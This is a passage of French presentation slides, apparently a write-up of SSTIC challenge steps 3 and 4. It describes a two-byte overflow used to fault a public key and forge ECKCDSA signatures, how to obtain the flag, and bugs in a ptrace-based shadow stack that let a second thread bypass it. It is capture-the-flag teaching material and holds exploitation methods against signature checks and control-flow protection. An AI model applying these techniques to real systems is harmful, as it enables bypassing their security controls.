  // ...

  pub_key_file = fopen(pub_key_filename, "r");
  n = fread(pub_key_bytes, 1, 0x24, pub_key_file);
  ec_structured_pub_key_import_from_buf(&pub_key, params, pub_key_bytes, n, alg);

  get_file_size(sig_filename, &sig_size);
  if ( sig_size != 88 ) {
    printf("Error: size %d of signature in %s. signature size should be 88 bytes", sig_size, sig_filename);
    goto ERROR;
  }

  sig_file = fopen(sig_filename, "r");
  if ( fread(encoded_sig, 1, 88, sig_file) == 88 ) {
    if ( base64_dec(encoded_sig, 88, decoded_sig, 64) ) {
      printf("Error: unable to decode base64 encoded signature from %s\n", sig_filename);
```

Recherche d'une primitive d'injection de faute

```
__int64 __fastcall verify_bin_file(char *msg_filename, char *ignition_filename, char *pub_key_filename,
char *sig_filename) {
  // ...
  _BYTE decoded_sig[64]; // [rsp+1B0h] [rbp-3938h] BYREF
  ec_pub_key pub_key; // [rsp+1F0h] [rbp-38F8h] BYREF
  // ...

  pub_key_file = fopen(pub_key_filename, "r");
  n = fread(pub_key_bytes, 1, 0x24, pub_key_file);
  ec_structured_pub_key_import_from_buf(&pub_key, params, pub_ke

  get_file_size(sig_filename, &sig_size);
  if ( sig_size != 88 ) {
    printf("Error: size %d of signature in %s. signature size should be 88 bytes", sig_size, sig_filename);
    goto ERROR;
  }

  sig_file = fopen(sig_filename, "r");
  if ( fread(encoded_sig, 1, 88, sig_file) == 88 ) {
    if ( base64_dec(encoded_sig, 88, decoded_sig, 64) ) {
      printf("Error: unable to decode base64 encoded signature from %s\n", sig_filename);
```

```
y7Jhe6ws8L4/0MPItODGmm
lWYgNLLrDW6a4RaQ/TF5Ca
hAFQId6+goB+515+qfihB8
M5zmNAa2MuKVrrR8Pqsg==
```

Recherche d'une primitive d'injection de faute

```
__int64 __fastcall verify_bin_file(char *msg_filename, char *ignition_filename, char *pub_key_filename,
char *sig_filename) {
  // ...
  _BYTE decoded_sig[64]; // [rsp+1B0h] [rbp-3938h] BYREF
  ec_pub_key pub_key; // [rsp+1F0h] [rbp-38F8h] BYREF
  // ...

  pub_key_file = fopen(pub_key_filename, "r");
  n = fread(pub_key_bytes, 1, 0x24, pub_key_file);
  ec_structured_pub_key_import_from_buf(&pub_key, params, pub_ke

  get_file_size(sig_filename, &sig_size);
  if ( sig_size != 88 ) {
    printf("Error: size %d of signature in %s. signature size should be 88 bytes", sig_size, sig_filename);
    goto ERROR;
  }

  sig_file = fopen(sig_filename, "r");
  if ( fread(encoded_sig, 1, 88, sig_file) == 88 ) {
    if ( base64_dec(encoded_sig, 88, decoded_sig, 64) ) {
      printf("Error: unable to decode base64 encoded signature from %s\n", sig_filename);
```

```
y7Jhe6ws8L4/0MPItODGmm
lWYgNLLrDW6a4RaQ/TF5Ca
hAFQId6+goB+515+qfihB8
M5zmNAa2MuKVrrR8PqsgXX
```

Recherche d'une primitive d'injection de faute

```
__int64 __fastcall verify_bin_file(char *msg_filename, char *ignition_filename, char *pub_key_filename,
char *sig_filename) {
  // ...
  _BYTE decoded_sig[64]; // [rsp+1B0h] [rbp-3938h] BYREF
  ec_pub_key pub_key; // [rsp+1F0h] [rbp-38F8h] BYREF
  // ...

  pub_key_file = fopen(pub_key_filename, "r");
  n = fread(pub_key_bytes, 1, 0x24, pub_key_file);
  ec_structured_pub_key_import_from_buf(&pub_key, params, pub_key_bytes, n, alg);

  get_file_size(sig_filename, &sig_size);
  if ( sig_size != 88 ) {
    printf("Error: size %d of signature in %s. signature size should be 88 bytes", sig_size, sig_filename);
    goto ERROR;
  }

  sig_file = fopen(sig_filename, "r");
  if ( fread(encoded_sig, 1, 88, sig_file) == 88 ) {
    if ( base64_dec(encoded_sig, 88, decoded_sig, 64) ) {
      printf("Error: unable to decode base64 encoded signature from %s\n", sig_filename);
```

buffer overflow (2 octets)

Recherche d'une primitive d'injection de faute

Structure de la clé publique sur la *stack* :

```
typedef struct {
  /* A key type can only be used for a given sig alg */
  uint8_t key_type;
  /* Public key, i.e. y = xG mod p */
  prj_pt y;
  /* Elliptic curve parameters */
  const ec_params *params;
  word_t magic;
} __attribute__((packed)) ec_pub_key;
```

Recherche d'une primitive d'injection de faute

Structure de la clé publique sur la *stack* :

```
typedef struct {
  /* A key type can only be used for a given sig alg */
  uint8_t key_type;
  /* Public key, i.e. y = xG mod p */
  prj_pt y;
  /* Elliptic curve parameters */
  const ec_params *params;
  word_t magic;
} __attribute__((packed)) ec_pub_key;
```

```
typedef struct {
  fp X;
  fp Y;
  fp Z;
  ec_shortw_crv_src_t crv;
  word_t magic;
} prj_pt;
```

Recherche d'une primitive d'injection de faute

Structure de la clé publique sur la *stack* :

```
typedef struct {
  /* A key type can only be used for a given sig alg */
  uint8_t key_type;
  /* Public key, i.e. y = xG mod p */
  prj_pt y;
  /* Elliptic curve parameters */
  const ec_params *params;
  word_t magic;
} __attribute__((packed)) ec_pub_key;
```

```
typedef struct {
  fp X;
  fp Y;
  fp Z;
  ec_shortw_crv_src_t crv;
  word_t magic;
} prj_pt;
```

Réécriture de l'octet de poids faible de Y_x (coordonnée x de la clé publique)

→ Injection de faute

Exploitation de l'injection de faute

- Soit $\alpha \in [0, 255]$ l'octet d'écrasement
- Primitive : Y_x devient $Y_x^\alpha = 256\lfloor Y_x/256 \rfloor + \alpha$

Exploitation de l'injection de faute

- Soit $\alpha \in [0, 255]$ l'octet d'écrasement
- Primitive : Y_x devient $Y_x^\alpha = 256\lfloor Y_x/256 \rfloor + \alpha$
- Statistiquement…
  - une moitié des Y_x^α appartient à la courbe d'origine (E)
  - une moitié des Y_x^α appartient à son ***twist*** (E^d)

Exploitation de l'injection de faute

Dans la fonction de vérification de signature (`_eckcdsa_verify_finalize`) :

```
/* 6. Compute W' = sY + eG, where Y is the public key */
prj_pt_to_aff(&y_aff, &(pub_key->y));

PRJ_XZ_ONLY_MUL(&sY_aff, &y_aff, s, &(pub_key->params->ec_curve));

ret = PRJ_WIN_MUL(&eG, &e, pub_key->params);
ret = prj_pt_to_aff(&eG_aff, &eG);
ret = AFF_POINT_ADD(&Wprime_aff, &sY_aff, &eG_aff);

dbg_nn_print("W'_x", &(Wprime_aff.x.fp_val));
dbg_nn_print("W'_y", &(Wprime_aff.y.fp_val));
```

Exploitation de l'injection de faute

Dans la fonction de vérification de signature (`_eckcdsa_verify_finalize`) :

```
/* 6. Compute W' = sY + eG, where Y is the public key */
prj_pt_to_aff(&y_aff, &(pub_key->y));

PRJ_XZ_ONLY_MUL(&sY_aff, &y_aff, s, &(pub_key->params->ec_curve));

ret = PRJ_WIN_MUL(&eG, &e, pub_key->params);
ret = prj_pt_to_aff(&eG_aff, &eG);
ret = AFF_POINT_ADD(&Wprime_aff, &sY_aff, &eG_aff);

dbg_nn_print("W'_x", &(Wprime_aff.x.fp_val));
dbg_nn_print("W'_y", &(Wprime_aff.y.fp_val));
```

Calcul de $X = sY^{\alpha}$

Exploitation de l'injection de faute

Dans la fonction de vérification de signature (`_eckcdsa_verify_finalize`) :

```
/* 6. Compute W' = sY + eG, where Y is the public key */
prj_pt_to_aff(&y_aff, &(pub_key->y));

PRJ_XZ_ONLY_MUL(&sY_aff, &y_aff, s, &(pub_key->params->ec_curve));

ret = PRJ_WIN_MUL(&eG, &e, pub_key->params);
ret = prj_pt_to_aff(&eG_aff, &eG);
ret = AFF_POINT_ADD(&Wprime_aff, &sY_aff, &eG_aff);

dbg_nn_print("W'_x", &(Wprime_aff.x.fp_val));
dbg_nn_print("W'_y", &(Wprime_aff.y.fp_val));
```

Calcul de $X = sY^{\alpha}$

Valable aussi sur le twist !
(échelle de Montgomery)

Exploitation de l'injection de faute

- Formule utilisée pour *lifter* la coordonnée x :

```
# Marc Joye's formula : "Weierstass Elliptic Curves and Side-Channel Attacks"  (8)
yR0 = (2*b + (a + xP * xR0) * (xP + xR0) - xR1 * (xP - xR0)**2) * (2 * (yP))**(-1)
```

Exploitation de l'injection de faute

- Formule utilisée pour *lifter* la coordonnée x :

```
# Marc Joye's formula : "Weierstass Elliptic Curves and Side-Channel Attacks"  (8)
yR0 = (2*b + (a + xP * xR0) * (xP + xR0) - xR1 * (xP - xR0)**2) * (2 * (yP))**(-1)
```

- Le point X en sortie est « buggé » (il n'appartient ni à E, ni à E^d)

Exploitation de l'injection de faute

- Formule utilisée pour *lifter* la coordonnée x :

```
# Marc Joye's formula : "Weierstass Elliptic Curves and Side-Channel Attacks"  (8)
yR0 = (2*b + (a + xP * xR0) * (xP + xR0) - xR1 * (xP - xR0)**2) * (2 * (yP))**(-1)
```

- Le point X en sortie est « buggé » (il n'appartient ni à E, ni à E^d)
- Pas grave : **l'addition de points ne vérifie pas la validité des points sur la courbe !**

```
ret = AFF_POINT_ADD(&Wprime_aff, &sY_aff, &eG_aff);
```

$$\begin{aligned} W' &= X + S \\ &= sY + eG \end{aligned}$$

Exploitation de l'injection de faute

- Relation issue de l'addition des points :

$$W_x = \left(\frac{S_y - X_y^\alpha}{S_x - X_x^\alpha} \right)^2 - S_x - X_x^\alpha$$

Exploitation de l'injection de faute

- Relation issue de l'addition des points :

$$W_x = \left(\frac{S_y - X_y^\alpha}{S_x - X_x^\alpha} \right)^2 - S_x - X_x^\alpha$$

- Pour que la signature soit valide :

$$r = H(W_x)$$

Exploitation de l'injection de faute

- Relation issue de l'addition des points :

$$W_x = \left(\frac{S_y - X_y^\alpha}{S_x - X_x^\alpha} \right)^2 - S_x - X_x^\alpha$$

- Pour que la signature soit valide :

$$r = H(W_x)$$

- On choisit un u de 256 bits quelconque et on calcule :

$$r = H(u)$$

- Résoudre $\boldsymbol{W_x = u}$

Exploitation de l'injection de faute

- Calcul du point S :

$$\begin{aligned} S &= eG \\ &= [(r \oplus h) \bmod n] \cdot G \\ &= \left[\left(r \oplus H\left(Y_x^{\alpha} \parallel Y_y \parallel m\right)\right) \bmod n\right] \cdot G \end{aligned}$$

Exploitation de l'injection de faute

- Calcul du point S :

$$\begin{aligned} S &= eG \\ &= [(r \oplus h) \bmod n] \cdot G \\ &= \left[\left(r \oplus H\left(Y_x^{\alpha} \parallel Y_y \parallel m\right)\right) \bmod n\right] \cdot G \end{aligned}$$

- Relation issue de l'addition des points (avec $W_x = u$) :

$$u = \left(\frac{S_y - X_y^{\alpha}}{S_x - X_x^{\alpha}}\right)^2 - S_x - X_x^{\alpha}$$

Exploitation de l'injection de faute

- Formule pour *lifter* la coordonnée x, appliquée dans le *twist* $E\left(\mathbb{F}_{p^2}\right)$:

$$\tilde{X}_y^\alpha = \frac{2b + (a + Y_x^\alpha X_x^\alpha)(Y_x^\alpha + X_x^\alpha) - X_x^{\text{next}}(Y_x^\alpha - X_x^\alpha)^2}{2\tilde{Y}_y^\alpha}$$

$$= \frac{\tilde{Y}_y^\alpha \tilde{X}_y^\alpha}{Y_y}$$

Exploitation de l'injection de faute

- Formule pour *lifter* la coordonnée x, appliquée dans le *twist* $E(\mathbb{F}_{p^2})$:

$$\tilde{X}_y^\alpha = \frac{2b + (a + Y_x^\alpha X_x^\alpha)(Y_x^\alpha + X_x^\alpha) - X_x^{\text{next}}(Y_x^\alpha - X_x^\alpha)^2}{2\tilde{Y}_y^\alpha}$$

$$= \frac{\tilde{Y}_y^\alpha \tilde{X}_y^\alpha}{Y_y}$$

- Substitution via l'équation de courbe :

$$(X_y^\alpha)^2 = \frac{(\tilde{Y}_y^\alpha)^2 (\tilde{X}_y^\alpha)^2}{(Y_y)^2} = c_\alpha \cdot g(X_x^\alpha)$$

…avec $g(x) = x^3 + ax + b$ et $c_\alpha = g(Y_x^\alpha)/(Y_y)^2$

Exploitation de l'injection de faute

- Injection dans l'équation de l'addition de points :

$$\left((S_x - X_x^\alpha)^2(u + S_x + X_x^\alpha) - S_y^2 - c_\alpha \cdot g(X_x^\alpha)\right)^2 = 4S_y^2 c_\alpha \cdot g(X_x^\alpha)$$

Exploitation de l'injection de faute

- Injection dans l'équation de l'addition de points :

$$\left((S_x - X_x^\alpha)^2(u + S_x + X_x^\alpha) - S_y^2 - c_\alpha \cdot g(X_x^\alpha)\right)^2 = 4S_y^2 c_\alpha \cdot g(X_x^\alpha)$$

- Revient à factoriser un polynôme $P \in \mathbb{F}_p[X]$ de degré 6 :

$$P(X_x^\alpha) = 0$$

Exploitation de l'injection de faute

- Injection dans l'équation de l'addition de points :

$$\left((S_x - X_x^\alpha)^2(u + S_x + X_x^\alpha) - S_y^2 - c_\alpha \cdot g(X_x^\alpha)\right)^2 = 4S_y^2 c_\alpha \cdot g(X_x^\alpha)$$

- Revient à factoriser un polynôme $P \in \mathbb{F}_p[X]$ de degré 6 :

$$P(X_x^\alpha) = 0$$

- *Lifter* X_x^α sur le *twist* E^d et résoudre le logarithme discret (Pohlig-Hellman) :

$$X^\alpha = sY^\alpha$$

- **On a réussi à forger une signature valide (r, s) !**

Modification de la clé publique distante

- Forge de signature assez lente (quelques minutes)
  - Risque d’être embêtant pour la suite du challenge

Modification de la clé publique distante

- Forge de signature assez lente (quelques minutes)
  - Risque d'être embêtant pour la suite du challenge
- **Solution : effectuer une seule forge pour remplacer la clé publique du serveur**
  - On peut resigner l'archive `prod_maj_key.sa`

Obtention du flag

```
class BlobType(enum.IntEnum):
    WEAPON_OPEN_SESSION = 0,
    WEAPON_CLOSE_SESSION = 1,
    WEAPONS_MSG = 2,
    UPDATE_WALLPAPER = 3,
    UPDATE_SIG_KEY = 4,
    UPDATE_SIG_EXE = 5,
    UTILS_SLEEP = 6,
    UTILS_CLEAR_SCREEN = 7,
    UTILS_GET_FLAG_STEP3 = 8,
    UPDATE_USER_DB = 9,
```

Obtention du flag

diode_dest.log

```
04-22 23:04:30 - [INFO] recieved new file
Signature check of /tmp/tmpgukd1bs0 OK
04-22 23:04:31 - [INFO] processing message UTILS_GET_FLAG_STEP3
  SSTIC{5579a85b0f2e9f87d6a4696b951d0dfcc6f2908e219a756e43e0b2e32112b397}
04-22 23:04:31 - [INFO] File received and processed successfuly
```

🚩 **SSTIC{5579a85b0f2e9f87d6a4696b951d0dfcc6f2908e219a756e43e0b2e32112b397}**

Step 4: dancing in shadow

Communication avec SAFE

- Envoi de commandes au système d'arme via les *blobs* suivants :
  - `WEAPON_OPEN_SESSION`
  - `WEAPON_CLOSE_SESSION`
  - `WEAPON_MSG`

Communication avec SAFE

> *« a session is always closed before starting another so a lifo seems sufficient »*

Communication avec SAFE

> *« a session is always closed before starting another so a lifo seems sufficient »*

```
def process_open_session(data):
    sock = tcp_connect("127.0.0.1", 1515)
    if not sock:
        logging.warning("tcp_connect() failed" )
    SESSIONS_LIFO.insert(0, sock)

def process_close_session(data):
    if len(SESSIONS_LIFO) == 0:
        return
    sock = SESSIONS_LIFO.pop(0)
    sock.close()
```

Communication avec SAFE


> *« a session is always closed before starting another so a lifo seems sufficient »*

```
def process_open_session(data):
    sock = tcp_connect("127.0.0.1", 1515)
    if not sock:
        logging.warning("tcp_connect() failed" )
    SESSIONS_LIFO.insert(0, sock)

def process_close_session(data):
    if len(SESSIONS_LIFO) == 0:
        return
    sock = SESSIONS_LIFO.pop(0)
    sock.close()
```

Rien n'empêche d'ouvrir plusieurs sessions à la fois !

Architecture du système SAFE



Informations données sur le système SAFE

- Il existe un utilisateur `SSTIC_USER` / `DefaultPassword`

Informations données sur le système SAFE

- Il existe un utilisateur `SSTIC_USER` / `DefaultPassword`
- La base de données utilisateur a été perdue

Informations données sur le système SAFE

- Il existe un utilisateur `SSTIC_USER` / `DefaultPassword`
- La base de données utilisateur a été perdue
- Mots de passes de 255 caractères, hashés SHA-256

Informations données sur le système SAFE

- Il existe un utilisateur `SSTIC_USER` / `DefaultPassword`
- La base de données utilisateur a été perdue
- Mots de passes de 255 caractères, hashés SHA-256
- Interaction avec le *weapon server* protégée par du contrôle d'accès

Informations données sur le système SAFE

- Il existe un utilisateur `SSTIC_USER` / `DefaultPassword`
- La base de données utilisateur a été perdue
- Mots de passes de 255 caractères, hashés SHA-256
- Interaction avec le *weapon server* protégée par du contrôle d'accès

- **But de l'étape**
  - Lire la base de données en exploitant un bug dans `weapon_authent`

Étude du superviseur

- Debug le processus `weapon_authent` via l'API ***ptrace***

```
void __cdecl setup_inferior() {
  const char **argv;
  argv = (const char **)operator new(8);
  argv[0] = "/home/weapon_authent/chal/weapon_authent";
  ptrace(__ptrace_request::PTRACE_TRACEME, 0, 0, 0);
  execv(argv[0], argv);
  operator delete(argv, 8);
}
```

Étude du superviseur

- Debug le processus `weapon_authent` via l'API ***ptrace***

```
void __cdecl setup_inferior() {
  const char **argv;
  argv = (const char **)operator new(8);
  argv[0] = "/home/weapon_authent/chal/weapon_authent";
  ptrace(__ptrace_request::PTRACE_TRACEME, 0, 0, 0);
  execv(argv[0], argv);
  operator delete(argv, 8);
}
```

- Single step à partir du `main`
- Chaque instruction est décodée et comparée à `CALL` ou `RET`

La protection ShadowGuard

```
if (singlestep_context.decoded_instruction.mnemonic ==
    ZydisMnemonic_::ZYDIS_MNEMONIC_CALL) {
  ptrace_compute_call_address(&singlestep_context);
  ret_addr = singlestep_context.regs->rip +
             singlestep_context.decoded_instruction.length;
  if ( singlestep_context.call_address >= ctx.text_start_address &&
       ctx.text_end_address >= singlestep_context.call_address ) {
    DebugerContext::register_ret_address(&ctx, singlestep_context.pid,
ret_addr);
    goto SINGLE_STEP;
  }
  DebugerContext::register_breakpoint(&ctx, &singlestep_context, ret_addr);
  ptrace(__ptrace_request::PTRACE_CONT, v2, 0, 0);
}
```

La protection ShadowGuard

```
if (singlestep_context.decoded_instruction.mnemonic ==
    ZydisMnemonic_::ZYDIS_MNEMONIC_CALL) {
  ptrace_compute_call_address(&singlestep_context);
  ret_addr = singlestep_context.regs->rip +
             singlestep_context.decoded_instruction.length;
  if ( singlestep_context.call_address >= ctx.text_start_address &&
       ctx.text_end_address >= singlestep_context.call_address ) {
    DebugerContext::register_ret_address(&ctx, singlestep_context.pid,
ret_addr);
    goto SINGLE_STEP;
  }
  DebugerContext::register_breakpoint(&ctx, &singlestep_context, ret_addr);
  ptrace(__ptrace_request::PTRACE_CONT, v2, 0, 0);
}
```

La protection ShadowGuard

```
if (singlestep_context.decoded_instruction.mnemonic ==
    ZydisMnemonic_::ZYDIS_MNEMONIC_RET) {
  ptrace_fetch_return_address(&singlestep_context);
  if ( !DebugerContext::test_ret_address(&ctx, singlestep_context.pid,
singlestep_context.return_address) ) {
    DebugPrinter("Return address corruption detected !!\n");
    ptrace_insert_crash(&singlestep_context);
    DebugerContext::unregister_all(&ctx);
  }
}
```

La protection ShadowGuard

```
if (singlestep_context.decoded_instruction.mnemonic ==
    ZydisMnemonic_::ZYDIS_MNEMONIC_RET) {
  ptrace_fetch_return_address(&singlestep_context);
  if ( !DebugerContext::test_ret_address(&ctx, singlestep_context.pid,
singlestep_context.return_address) ) {
    DebugPrinter("Return address corruption detected !!\n");
    ptrace_insert_crash(&singlestep_context);
    DebugerContext::unregister_all(&ctx);
  }
}
```

- **Implémentation de *shadow stack* logicielle**
  - Liste des adresses de retour stockée dans le processus parent (superviseur)
  - Le processus est tué en cas de corruption d'adresse de retour

La protection ShadowGuard

```
while ( 1 )
{
  v7 = v6->return_addresses._M_impl._M_finish;
  if ( v7 == v6->return_addresses._M_impl._M_start )
    break;
  stored_ret_addr = *(v7 - 1);
  v6->return_addresses._M_impl._M_finish = v7 - 1;
  if ( ret_address == stored_ret_addr )
    return 1;
  DebugPrinter("Shadow stack detection -> expected:0x%llx got:0x%llx \n",
stored_ret_addr, ret_address);
}
DebugPrinter("Shadow stack corruption , invalid ret address :0x%llx\n",
ret_address);
```

La protection ShadowGuard

- Première faiblesse : une adresse de retour est considérée comme valide si elle est égale à **n'importe quelle adresse présente dans la pile d'adresses de retour**

La protection ShadowGuard

- Première faiblesse : une adresse de retour est considérée comme valide si elle est égale à **n'importe quelle adresse présente dans la pile d'adresses de retour**
- Deuxième faiblesse : **la boucle de *debug* gère mal le *multithreading***
  - Constaté expérimentalement
  - Le premier *thread* est correctement tracé
  - Le deuxième *thread* n'est pas tracé ⟶ bypass *shadow stack*

La protection ShadowGuard

- Première faiblesse : une adresse de retour est considérée comme valide si elle est égale à **n'importe quelle adresse présente dans la pile d'adresses de retour**
- Deuxième faiblesse : **la boucle de *debug* gère mal le *multithreading***
  - Constaté expérimentalement
  - Le premier *thread* est correctement tracé
  - Le deuxième *thread* n'est pas tracé ⟶ bypass *shadow stack*
  - On sait ouvrir deux connections TCPs ⟶ deux *threads* !

Détails du bug de ShadowGuard

Petite apparté

- Les auteurs ont bien pensé à la gestion du multi-threading

```
ptrace(__ptrace_request::PTRACE_SETOPTIONS, pid, 0,
  PTRACE_O_TRACEVFORKDONE|PTRACE_O_TRACECLONE|PTRACE_O_TRACEVFORK|
  PTRACE_O_TRACEFORK);
```

- Ces options remontent un `SIGSTOP` à travers `waitpid` à la création d'un nouveau processus ou thread

Détails du bug de ShadowGuard

```
while(1) {
  while(1) {
    ret = waitpid(-1, &wstatus, __WALL);
    // ...
    status = wstatus & 0xFF00;
    if ( status != 0x500 ) // SIGTRAP
      break;
    // ...
  }
  if ( status == 0xB00 ) // SIGSEGV
    break;
  DebugerContext::register_pid(&ctx, &singlestep_context, pid);
}
```

- Chaque nouveau thread est capturé, et passé en mode single step par `register_pid`

Détails du bug de ShadowGuard

- Les performances de la solution sont « catastrophiques »
- Pour y remédier, les appels externes ne sont pas tracés en single step !

```
if ( singlestep_context.call_address >= ctx.text_start_address &&
    ctx.text_end_address >= singlestep_context.call_address ) {
  DebugerContext::register_ret_address(&ctx, singlestep_context.pid,
ret_addr);
  goto SINGLE_STEP;
}
DebugerContext::register_breakpoint(&ctx, &singlestep_context, ret_addr);
ptrace(__ptrace_request::PTRACE_CONT, v2, 0, 0);
```

Détails du bug de ShadowGuard

- `register_breakpoint` va alors :
  - Vérifier si un breakpoint existe déjà dans la liste chaînée des contextes des différents threads
    - Si non, insérer effectivement un breakpoint en remplaçant le byte d'instruction par 0xcc (`int 3`)
  - Dans tous les cas, ajouter les informations du breakpoint au contexte du thread

```
while (1) {
  v11 = *v10;
  if ( (*v10)->pid == singlestep_context->pid ) break;
  if ( M_finish == ++v10 ) return; }
v11->address = address;
v11->instruction = saved_instruction;
```

Détails du bug de ShadowGuard

- Lorsqu'un thread atteint un breakpoint, waitpid retourne également un `SIGTRAP` ⟶ le programme doit alors vérifier manuellement s'il s'agit bien d'un breakpoint

```
v5 = DebugerContext::test_breakpoint(&ctx, &singlestep_context,
           singlestep_context.regs->rip - 1, &saved_instruction);
rip = singlestep_context.regs->rip;
if (v5) {
  ptrace_remove_breakpoint(&singlestep_context, rip - 1, saved_instruction);
  ptrace_backtrack_rip(&singlestep_context);
  DebugerContext::set_thread_state(&ctx, singlestep_context.pid,
    _ThreadDebuggingState::ThreadDebuggingStateAfterBreak);
  goto ptrace_singlestep;
}
```

- Si c'est le cas, le breakpoint est supprimé

Détails du bug de ShadowGuard

- Si le breakpoint atteint était aussi placé pour un autre thread, celui-ci doit être replacé !

```
if ( DebugerContext::get_thread_state(&ctx, singlestep_context.pid) ==
_ThreadDebuggingState::ThreadDebuggingStateAfterBreak )
{
  DebugerContext::replace_breakpoint(&ctx, &singlestep_context,
    singlestep_context.regs->rip - 1);
  DebugerContext::set_thread_state(&ctx, singlestep_context.pid,
    _ThreadDebuggingState::ThreadDebuggingStateSingleStep);
}
```

- `replace_breakpoint` va parcourir les contextes des différents threads pour vérifier la présence ou non d'un breakpoint, et le remettre au besoin

Détails du bug de ShadowGuard

- Si le breakpoint atteint était aussi placé pour un autre thread, celui-ci doit être replacé !

```
if ( DebugerContext::get_thread_state(&ctx, singlestep_context.pid) ==
_ThreadDebuggingState::ThreadDebuggingStateAfterBreak )
{
  DebugerContext::replace_breakpoint(&ctx, &singlestep_context,
    singlestep_context.regs->rip - 1);
  DebugerContext::set_thread_state(&ctx, singlestep_context.pid,
    _ThreadDebuggingState::ThreadDebuggingStateSingleStep);
}
```

- `replace_breakpoint` va parcourir les contextes des différents threads pour vérifier la présence ou non d'un breakpoint, et le remettre au besoin
- Vous voyez le bug ? :)

Détails du bug de ShadowGuard

- Si le breakpoint atteint était aussi placé pour un autre thread, celui-ci doit être replacé !

```
if ( DebugerContext::get_thread_state(&ctx, singlestep_context.pid) ==
_ThreadDebuggingState::ThreadDebuggingStateAfterBreak )
{
  DebugerContext::replace_breakpoint(&ctx, &singlestep_context,
    singlestep_context.regs->rip - 1);
  DebugerContext::set_thread_state(&ctx, singlestep_context.pid,
    _ThreadDebuggingState::ThreadDebuggingStateSingleStep);
}
```

- `replace_breakpoint` va parcourir les contextes des différents threads pour vérifier la présence ou non d'un breakpoint, et le remettre au besoin
- Vous voyez le bug ? :)

Détails du bug de ShadowGuard

- Breakpoint cherché en `RIP - 1`, comme si l'instruction exécutée ne faisait qu'un octet
  - En pratique, ces instructions sont assez rares…

Détails du bug de ShadowGuard

- Breakpoint cherché en `RIP - 1`, comme si l'instruction exécutée ne faisait qu'un octet
  - En pratique, ces instructions sont assez rares…
  - Les breakpoints ne sont alors jamais trouvés, et jamais replacés !

Détails du bug de ShadowGuard

- Breakpoint cherché en `RIP - 1`, comme si l'instruction exécutée ne faisait qu'un octet
  - En pratique, ces instructions sont assez rares…
  - Les breakpoints ne sont alors jamais trouvés, et jamais replacés !
  - Aussi, la prochaine fois qu'un breakpoint devra être placé à cette adresse, le programme jugera inutile d'insérer un `int 3`, car le breakpoint sera toujours présent dans la liste !

Détails du bug de ShadowGuard

- Breakpoint cherché en `RIP - 1`, comme si l'instruction exécutée ne faisait qu'un octet
  - En pratique, ces instructions sont assez rares…
  - Les breakpoints ne sont alors jamais trouvés, et jamais replacés !
  - Aussi, la prochaine fois qu'un breakpoint devra être placé à cette adresse, le programme jugera inutile d'insérer un `int 3`, car le breakpoint sera toujours présent dans la liste !
